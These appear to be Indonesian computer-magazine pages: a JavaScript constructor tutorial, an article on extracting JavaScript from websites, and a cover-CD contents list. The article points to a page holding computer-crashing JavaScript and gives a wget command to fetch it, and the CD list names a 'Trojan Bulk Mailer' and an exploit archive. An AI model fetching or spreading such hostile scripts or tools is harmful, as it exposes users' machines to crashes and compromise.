Baiklah sekarang kita akan mulai dengan mengenal apa yang disebut dengan fungsi konstruktor (*constructor function*) atau pendeknya kita sebut

saja sebagai konstruktor.. Konstruktor adalah suatu fungsi yang kita gunakan untuk mendefinisikan suatu objek. Dalam fungsi konstruktor inilah kita mendefinisikan properti maupun metode dari objek yang kita buat. Jika anda bertanya bagaimana deklarasi dari konstruktor ini, maka jawabnya sangat sederhana yaitu sama saja dengan cara mendeklarasikan suatu fungsi biasa, sebagaimana yang telah kita pelajari pada bagian sebelumnya. Berikut adalah sintaksnya:

```
Function namaobjek(){
// disini definisi properti
// dan metode dari objek
}
```

## Instan objek

Nah, setelah konstruktor kita buat, untuk dapat menggunakan objek tersebut terlebih dahulu kita harus membuat suatu instan dari objek tersebut, yaitu suatu nama variabel yang kita gunakan untuk menyimpan tipe data objek yang telah kita buat konstruktornya. Pendefinisian variabel biasa hanya saja sebelum nama objek kita harus menggunakan kata kunci *new*. Lihat sintaks berikut:

```
Var namainstan = new namaobjek
```

Sekarang, untuk lebih jelasnya, mari kita lihat contoh berikut. Ketikkan source berikut ini pada notepad anda, lalu jalankan dari browser.

```
<!-- contoh 8.1 -->
<Script language="Javascript">
function tes(){
}
var tes2 = new tes
document.write(typeof(tes2))
</script>
```

Output-nya:

```
object
```

Bagaimana bisa demikian? Pada skrip di atas, pertama kali kita membuat konstruktor untuk sebuah objek buatan sendiri yang kita beri nama tes. Dalam objek ini kita belum mendefinisikan baik itu properti maupun metode

(fungsi konstruktor dalam keadaan kosong). Kemudian sebuah instan objek kita buat dengan menggunakan kata kunci *new*, yaitu dengan nama **tes2**. Selanjutnya dengan menggunakan fungsi *built-in* yang dimiliki oleh JavaScript yaitu fungsi **typeof()** kita dapat menampilkan tipe data dari variabel **tes2** yang tidak lain merupakan instan dari objek tes. Sehingga output yang akan ditampilkan merupakan tipe data dari instan, yaitu "object."

## Properti objek

Setelah kita dapat membuat konstruktor sederhana dan instan dari suatu objek, sekarang kita akan melihat apa itu properti dari suatu objek. Sebagaimana telah disinggung di atas, properti ini sebenarnya merupakan variabel di dalam objek. Jadi kita dapat memberikan nilai pada properti ini. Perhatikan contoh sederhana berikut yang merupakan kelanjutan dari contoh sebelumnya.

```
<!-- contoh 8.2 -->
<Script language="Javascript">
function tes(){
}
var tes2 = new tes
tes2.tesproperti="Ini properti dari objek tes"
document.write(tes2.tesproperti)
</script>
```

Output-nya:

```
Ini properti dari objek tes
```

Pada skrip di atas setelah mendefinisikan konstruktor dan instan dari objek **tes**, di luar konstruktor kita mendefinisikan sebuah nilai untuk properti yang kita beri nama **tesproperti**. Lihat cara mengakses dari suatu properti maupun metode dari suatu objek akan memenuhi sintaks berikut:

```
// untuk properti
namaobjek.namaproperti
//untuk metode
namaobjek.namametode()
```

Kita isikan pada properti ini suatu *string*. Lalu kita dapat menampilkan isinya. Tapi sifat dari properti ini hanya sementara saja, karena setiap

kali kita membuat instan yang baru secara otomatis properti ini tidak akan dikenal oleh instan baru tersebut. Masih bingung? Cobalah srip berikut:

```
<!-- contoh 8.3 -->
<Script language="Javascript">
function tes(){
}
var tes2 = new tes
var tes3 = new tes
tes2.tesproperti="Ini properti dari objek tes"
document.write(tes2.tesproperti)
document.write("<BR>")
document.write(tes3.tesproperti)
</script>
```

Output-nya:

```
Ini properti dari objek tes
Undefined
```

Perhatikan bahwa karena pada instan tes3 kita tidak mendefinisikan properti, maka properti menjadi tidak dikenali sehingga nilai yang dikembalikan adalah nilai *undefined*.

Lalu bagaimana jika kita menghendaki agar properti tersebut dikenal oleh semua instan? Dengan mendefinisikannya di dalam konstruktor. Perhatikan contoh berikut:

```
<!-- contoh 8.4 -->
<Script language="Javascript">
function tes(){
this.tesproperti="Ini properti dari objek tes"
}
var tes2 = new tes
var tes3 = new tes
document.write(tes2.tesproperti)
document.write("<BR>")
document.write(tes3.tesproperti)
</script>
```

Output-nya :

```
Ini properti dari objek tes
Ini properti dari objek tes
```

Perhatikan bahwa kita mendefinisikan properti dari suatu objek dengan menggunakan kata kunci **this**, kata kunci ini akan merujuk ke nama objek di mana kata kunci berada. Pernyataan **this.tesproperti** di dalam objek tes akan sama artinya dengan **tes.tesproperti**. Jadi dapat kita gambarkan sintaks dari pendefinisian properti sebagai berikut:

```
function namaobjek(){
this.namaproperti=nilai_properti
}
```

Selanjutnya selama proses berjalan kita dapat mengubah isi properti objek suatu instan tanpa mengubah nilai properti instan yang lain. Perhatikan contoh berikut untuk penjelasannya:

```
<!-- contoh 8.5 -->
<Script language="Javascript">
function tes(){
this.tesproperti="Ini properti dari objek tes"
}
var tes2 = new tes
var tes3 = new tes
document.write(tes2.tesproperti)
tes2.tesproperti="Isi properti telah diubah"
document.write("<BR>")
document.write(tes2.tesproperti)
document.write("<BR>")
document.write(tes3.tesproperti)
</script>
```

Output-nya :

```
Ini properti dari objek tes
Isi properti telah diubah
Ini properti dari objek tes
```

Perhatikan bahwa kita dapat mengubah properti objek pada instan **tes2** tanpa mengubah isi properti pada instan **tes3**.

## Metode Objek

Kita telah menyinggung di atas, bahwa metode merupakan fungsi dalam suatu objek. Artinya dengan metode ini suatu objek dapat mengerjakan tugas tertentu layaknya suatu fungsi. Deklarasinya pun tidak terlalu sulit, yaitu seperti pendeklarasian fungsi biasa. Hanya saja fungsi tersebut kita deklarasikan dalam suatu fungsi lagi (yaitu konstruktor dari objek). Perhatikan sintaks berikut:

```
Function namaobjek(){
Function namametode(){
// statement dalam metode
// statement dalam metode
...
}
this.namametode = namametode
}
```

Atau dapat juga seperti berikut:

```
Function namaobjek(){
This.namametode=function(){
// statement dalam metode
// statement dalam metode
...
}
}
```

Karena sifat fungsi yang kadang mempunyai nilai kembalian dan kadang tidak, maka metode ini kadang mempunyai nilai, kadang tidak. Berikut contohnya:

```
<!-- contoh 8.6 -->
<Script language="Javascript">
function tes(){
this.tesmetode=function(){
```

```
return "Ini metode dari objek"
}
this.tesmetode2=function(){
return 2 * 2
}
this.tesmetode3=function(){
var a = 3
document.write(a)
}
}
var tes2 = new tes
// metode dengan nilai kembalian
document.write("Ini metode tesmetode dari objek = ")
document.write(tes2.tesmetode())
```

```
// garis baru
document.write("<br>")
```

```
//metode dengan nilai kembalian
document.write("Ini metode tesmetode2 dari objek = ")
document.write(tes2.tesmetode2())
```

```
// garis baru
document.write("<br>")
```

```
//metode tanpa nilai kembalian
document.write("Ini metode tesmetode dari objek = ")
tes2.tesmetode3()
</script>
```

Output-nya :

```
Ini metode tesmetode dari objek = Ini
metode dari objek
Ini metode tesmetode2 dari objek = 4
Ini metode tesmetode dari objek = 3
```

Kita lihat bahwa untuk fungsi yang tidak mengembalikan ke suatu nilai, kita tidak dapat melewatkannya ke `document.write` karena memang ada nilai yang dapat dituliskan. Jika Anda memaksanya, tidak akan dituliskan apapun.

Nah, sampai di sini kita telah mengenal dasar-dasar dari pendefinisian suatu objek. Pada artikel selanjutnya kita akan melihat bagaimana objek lebih jauh lagi, juga melihat apa saja yang bisa kita lakukan dengan suatu objek. Selamat belajar!




# MENDAPATKAN Source Code JavaScript

JavaScript membuat situs dinamis dan menarik; untuk itu **tidak perlu repot** menulis skrip sendiri.

Cukup dapatkan koleksi skrip JavaScript untuk langsung disisipkan pada halaman Web anda.

**MA Rody Candera** (odyxb@melva.org) membantu anda memburunya di dunia maya.



**K**ETIKA MENJELAJAHI SITUS WEB DI INTERNET (*browsing*), kadang kita menjumpai halaman-halaman situs Web yang menarik dan dinamis. Ternyata, halaman situs Web yang kita lihat menggunakan JavaScript untuk memberikan nilai tambah. JavaScript banyak digunakan untuk membuat halaman situs yang *cool*, *funky*, dan dinamis. Di Internet sebenarnya kita bisa mendapatkan *source code* JavaScript baik yang harus dibayar maupun yang gratis. Silakan anda memilih yang anda kehendaki.

Apalagi anda yang ingin menjadi seorang webmaster atau mendalami dunia webmaster, JavaScript menjadi penting untuk anda ketahui dan kuasai. Mungkin untuk pemula (seperti penulis), cukuplah jika pada awal mengambil *source code* JavaScript yang ditawarkan di Internet untuk digunakan pada halaman situs Web kita. Setelah itu barulah kita mempelajari cara membuat sebuah JavaScript sehingga anda nanti mampu menciptakan *source code* JavaScript sendiri.

Situs yang menyediakan *source code* javascript secara gratisan pun banyak bisa kita jumpai, seperti:

- [www.javascripts.internet.com](http://www.javascripts.internet.com)
- [www.dynamicdrive.com](http://www.dynamicdrive.com)
- [www.planet-source-code.com](http://www.planet-source-code.com)




Masih banyak lagi situs yang menawarkan *source code* JavaScript gratisan, atau anda dapat memanfaatkan Google untuk mendapatkan informasi situs yang memberikan layanan *source code* JavaScript gratisan. Kata kunci (*key word*) yang digunakan adalah "Free Javascript", "Javascript Source Code", atau apa saja yang berkaitan dengan JavaScript. Dari hasil pencarian Google, anda akan melihat banyak tawaran yang diberikan.

Selain teknik di atas, *source code* JavaScript pun dapat diperoleh dengan membongkar **source HTML** sebuah halaman situs. Saat pertama kita menjumpai sebuah halaman situs yang menarik yang menggunakan JavaScript untuk memperindah halaman situs, kita dapat melihat *source* halaman tersebut. Amatilah dengan teliti JavaScript yang digunakan. Penulis mengambil contoh sebuah situs yaitu **www.wadah-online.com** yang penulis anggap menarik, yaitu menggunakan JavaScript untuk menampilkan tulisan yang dinamis.

Coba anda kunjungi situs tersebut. Pada bagian dengan tulisan "Selamat Datang" terlihat tampilan dinamis teksnya. Ketika penulis melihat *source* halaman situs, ternyata halaman itu menggunakan JavaScript. Untuk melihat *source* halaman situs tersebut, anda dapat:





1. Mengarahkan mouse pointer ke dalam halaman situs tersebut dan melakukan klik kanan 1 kali, ketika muncul menu hasil dari klik kanan terhadap mouse, klik View Source

2. Atau dengan cara lainnya yaitu: klik toolbar View → Source. Klik View Source tersebut lalu akan tampil window editor Notepad yang di dalamnya terlihat source halaman situs itu.

Simpan dahulu source tersebut ke dalam PC anda, klik File → Save As. Simpan dengan nama yang anda suka, contoh: **copet.html** (simpan dengan mengikutsertakan ekstensi file \*.html). Setelah disimpan, tutup situs itu dan source-nya, selanjutnya buka file yang anda simpan tadi. Karena disimpan dengan menyertakan file ekstension \*.html, tentu ketika dibuka akan muncul dalam bentuk halaman situs. Kembali buka View Source. Di sini lakukan pemangkasan terhadap source tersebut. Ingat, jangan melakukan pemangkasan terhadap tag-tag tertentu seperti yang terlihat pada gambar berikut.

```
<html>
<head>
<title></title>
</head>
<body>
</body>
</html>
```

Pemangkasan dapat dimulai dari **tag style**. Pangkas tag style yang pertama, setelah itu Save dan biarkan source tersebut terbuka. Lalu kembali ke halaman situs hasil simpanan, lakukan Refresh atau tekan tombol F5 di *keyboard*. Perhatikan adakah pemangkasan tersebut terhadap *text dynamic* tersebut, jika tidak ada, kembali ke source untuk melakukan pemangkasan. Ketika setelah dilakukan pemangkasan ternyata *text dynamic* tidak bekerja, pada source tekan tombol CTRL + Z (Undo). Kemudian lakukan pemangkasan terhadap yang lain. Terus begitu dilakukan berulang-ulang hingga anda memperoleh

source code JavaScript-nya. Source code yang didapat mungkin seperti yang terlihat pada *text box* berikut.

```
<html>
<head>
<title>WADAH On-line</title>
<STYLE>.scroll {
BORDER-RIGHT: medium none; BORDER-TOP: medium none;
BACKGROUND: none transparent scroll repeat 0% 0%; FONT:
9pt verdana;
BORDER-LEFT: medium none; COLOR: black; BORDER-BOTTOM:
medium none; TEXT-ALIGN: center
}
</STYLE>
<body topmargin=0 leftmargin=2 bgcolor="#e7f6da"
onload=animate();>
<FORM name=banform>
<input type="text" name="banner" size="40" class=scroll
onfocus="blur()">
</form>
<SCRIPT language=JavaScript1.2>
<!--
var line=new Array()
line[1]="Selamat Datang"
line[2]="Zone WADAH On-line"
line[3]="Unit Pers HMI Kom's FBS UNIMED"
lines=line.length-1
temp=""
nextchar=-1;
nextline=1;
cursor="_"
function animate()
{
if (temp==line[nextline] &
temp.length==line[nextline].length & nextline!=lines)
{
nextline++;
nextchar=-1;
document.banform.banner.value=temp;
temp="";
setTimeout("nextstep()",1000)}
else if (nextline==lines &
temp==line[nextline] & temp.length==line[nextline].length){
nextline=1;
nextchar=-1;
document.banform.banner.value=temp;
temp="";
setTimeout("nextstep()",1000)}
else{
nextstep()
}
}

function nextstep()
{
nextchar++;
temp+=line[nextline].charAt(nextchar);
document.banform.banner.value=temp+cursor
setTimeout("animate()",25)
}

// -->
</SCRIPT>
</body>
</html>
```

Mudah bukan mendapatkan source code JavaScript-nya, hanya kita dituntut untuk sabar dan tetap antusias untuk mendapatkannya.

Kita coba lagi mendapatkan source code JavaScript dari situs lain. Penulis menemukan lagi sebuah situs yaitu [evolvae.free.fr/documentations/activex.htm](http://evolvae.free.fr/documentations/activex.htm). Silakan mengunjungi situs tersebut (situs itu bagus untuk anda yang ingin mempelajari ilmu *hacking* karena di sana tersedia banyak tutor, hanya saja dalam bahasa Perancis).




Perhatikan situs tersebut. Sebuah *banner* yang cantik dan terlihat transparan atau berada sebagai *background*, tetapi jika *scrollbar* diturunkan, secara otomatis banner tersebut ikut turun. Unikny lagi jika mouse pointer didekatkan pada banner, semula banner yang terlihat transparan menjadi terang dan menjadi jelas tampilannya. Lalu bagaimana mendapatkan source code JavaScript banner tersebut? Caranya sama seperti yang telah diterangkan di atas dan anda akan mendapatkan source code JavaScript seperti pada text box berikut.

```
<html>
<head>
<title>LES TUTORIAUX - les bugs Active X</title>
</head>
<body bgcolor="#FFFFFF">
<script language="JavaScript" src="boomclic.js"></script>
</body>
</html>
```

Pada kasus ini, ada perbedaan dengan yang pertama. Di sini source code JavaScript-nya tersimpan dalam bentuk file **boomclic.js** dan menggunakan sistem link. Keuntungan cara tersebut bagi webmaster situs tersebut mungkin mungkin mempersingkat penulisan JavaScript-nya di dalam source halaman tersebut. Jadi jika anda ingin menggunakannya seperti apa yang dilakukan webmaster situs tersebut, anda harus mendapatkan file "boomclic.js" dan cara mendapatkannya gampang. Copy tulisan boomclic.js dan pastekan di alamat website, yang lengkapnya adalah:

**<http://evolvae.free.fr/documentations/boomclic.js>**



Jalankan di browser dimana ketika dijalankan, akan muncul menu pop window untuk men-download file tersebut.



Setelah file boomclic.js didapatkan, silakan edit file tersebut untuk memasukkan hal-hal yang diperlukan. Untuk mengedit, buka file dengan menggunakan Notepad.

Hal lain, yang mungkin kita jumpai adalah jika situs tertentu yang kita kunjungi memiliki karakter yang cukup unik, seperti yang penulis jumpain ketika sedang melakukan chat, ada seseorang yang mempublikasikan situsny. Ketika penulis mengunjungi situs tersebut ada hal yang menarik yaitu muncul window pop menu yang mengharuskan kita untuk mengisi nama terlebih dahulu. Setelah diisikan nama, terlihat dalam situs tersebut yang memberikan info mengenai data-data yang ada dalam komputer kita. Pada artikel fake HTML, teknik memperlihatkan isi komputer kita pada tampilan situs, menggunakan tag `<iframe>`, tetapi pada situs yang dikunjungi penulis menggunakan teknik javascript.


Alamat dari situs tersebut adalah **[www.geocities.com/yenist/jsmswant.txt](http://www.geocities.com/yenist/jsmswant.txt)** dan mungkin seperti gambar di bawah ini anda jumpai jika anda mengunjungi situs tersebut.




Jika seperti itu, sulit bagi kita untuk mendapatkan source code JavaScript, karena pada awalnya kita diminta mengisi nama, kita tidak dapat melakukan metode yang telah dibahas. Setelah nama diisikan, tampilan yang terlihat justru memperlihatkan tampilan ketika kita sedang membuka Windows Explorer. Bagaimana mengatasi kesulitan tersebut.

Gunakan metode lain, pertama buatlah sebuah halaman situs Web dengan menggunakan Notepad. Buat saja seperti membuat halaman situs dengan menggunakan HTML. Setelah itu *copy* alamat situs tersebut dan *paste* di Notepad anda.


Selanjutnya simpan dan namakan file itu sesuka anda dengan menyertakan ekstensi \*.html, contoh: **copet.html**. Setelah disimpan, buka file yang disimpan yang telah menjadi file HTML



Arahkan mouse pointer ke link tersebut, lakukan klik kanan pada mouse dan pilih Save Target As.




Akan muncul window pop menu download, simpan dengan nama file suka anda dan disertakan file ekstension \*.txt misalnya: copet.txt



Setelah disimpan, bukalah file tersebut. Anda akan dapat melihat source aslinya.


Source tersebut penuh dengan source javascript, hanya kurang tersusun dengan baik sehingga beberapa fungsinya tidak berjalan. Di dalamnya ada source JavaScript yang dapat membuat *crash* komputer yang mengakses halaman situsnya.

Cara lain untuk mendapatkan sourcenya, gunakan *account*




*shell* anda. Jika komputer anda berjalan di Windows, gunakan *putty* untuk menghubungkan anda ke account *shell* yang anda miliki. Setelah masuk ke *shell* anda, gunakan command **wget**

**Wget www.geocities.com/yenist/jsmswant.txt**



Setelah proses dari akibat menggunakan perintah tersebut, langkah selanjutnya adalah melihat isi data tersebut. Gunakan command *pico* untuk melihatnya.

**Pico jsmswant.txt**





# daftar isi cd neotek

## AMKM

<b>Amak Junus</b>	
Recoil	recoil.exe
<b>Cyber Setyo</b>	
Swift 3D	Swift 3D v3.00.168.Full.part1-5.rar
<b>Freudi</b>	
Nero	Nero55917.exe
nVidia Detonator 9x	41.09_win9x.exe
nVidia Detonator XP	41.09_win2kxp.exe
Sisoft Sandra 2003	SandraStd-OTZ-9260.exe
<b>Fulan</b>	
Free DOS 8x	com083beta54bin.zip
<b>Imam Hanafi</b>	
Speech Parrot 2.01	speechparrot.exe
<b>Kah 20</b>	
Intel C++ Comp 70 Linux	l_cc_p_7.0.065.tar
<b>Secret Meena</b>	
Cool Speaking	clspg20.zip

## BAHASAN

Icon Forge	if32_492.zip
LTSP	lts_core-2.09pre4-4.tgz
LTSP	lts_kernel-2.09pre4-0.tgz
LTSP	lts_x_core-2.09pre4-0.tgz
LTSP	lts_x_fonts-2.09pre4-0.tgz
phpBB	phpBB-2.0.0.tar.gz
phpBB	phpBB-2.0.4.tar.gz
Trojan Bulk Mailer	essentrojanbulkmailer.exe
Web2POP	w2plight.exe
Web2POP	web2pop.exe
WircSrv 3.1	wirc31.zip
WircSrv 5.07	wircsrv.zip

## DIGITAL IMAGE TOOL KIT

Black Frame	blackframe.zip
B/Works	bworks.zip
Clear Skin FX	cskinfx.zip
Color Cast FX	ccastfx.zip
Digital Camera Enhancer 1.1	dcetrial.exe
DigiThumb	DigiThumb.exe
Downloader 1.5	Downloader_v1.5_Setup.exe
FilterSIM	filtersim.zip
HotPixels Eliminator	hotpixels.zip
Image Catalog	imcat.zip
JPEG Quality Estimator	JpgQ.zip
Mihov Image Resizer	ir.exe
Photo Brush 2.0	pbrush2.exe
Photo Viewer 1.2	pv120.exe
Picture Shark 1.0	setup.exe
Red Eye	RedEye.zip
RGB Lights	rgblight.zip
Vicman's Photo Editor 1.7	phedinst.exe

## FOKUS

Active Perl Win	ActivePerl-5.8.0.804-MsWin32-x86.zip
Exploit	massplo.tar.gz
Perl Linux	perl5.005_03.tar.gz
PutTTY	putty.exe
Windows Installer	InstMsiA.exe
Windows Intstaller NT	InstMsW.exe

## JAVASCRIPT

Antechinus JavaScript Editor	ajsed.zip
Dev JavaScript Editor	djsedit_setup.exe
JScript Editor Trial	jScript15Dpc.zip
jsEditor Trial	jsEditor96Install.exe

## REGISTRY TOOL

JV 1.6	jv16pt_setup.exe
RCrawler	rc30.zip
RegHeal	rhset_apc.exe

## UPDATES

MSISA Server FP1	isafp1.exe
MS Proxy Server	misp2wizi.exe
MSSQL 7 SP4	sql70sp4.exe
NAV Updates	20030213.005.i32.exe

## GAMES (TRIAL)

Alchemy	alchemy.exe
Big Money	bigmoney.exe
Brave Dwarves 2	bravedwarves2.exe
Diamond Mine	diamondmine.exe
Gutter Ball 3D	gutterball3d.exe
Hyperspace Delivery Boy	hyperspacedeliveryboy.exe
Jigsaw Puzzle Golden	jigsawpuzzlegoldenedition.exe
Koko Arena	kokoarena.exe
Mahjong Towers	mahjongtowers.exe
Mind Your Marbles	mainyourmarbles.exe
Noah's Ark Deluxe	noahsarkdeluxe.exe
Jigsaw Enchanted Forest	playtoniumjigsawenchantedforest.exe
Real One Arcade	realonearcade.exe
Rebound	rebound_WOSO.exe
Star Monkey	starmonkey.exe
Tip Top	tiptop.exe
Widgets	widgets.exe
Word Up	wordup_WOSO.exe
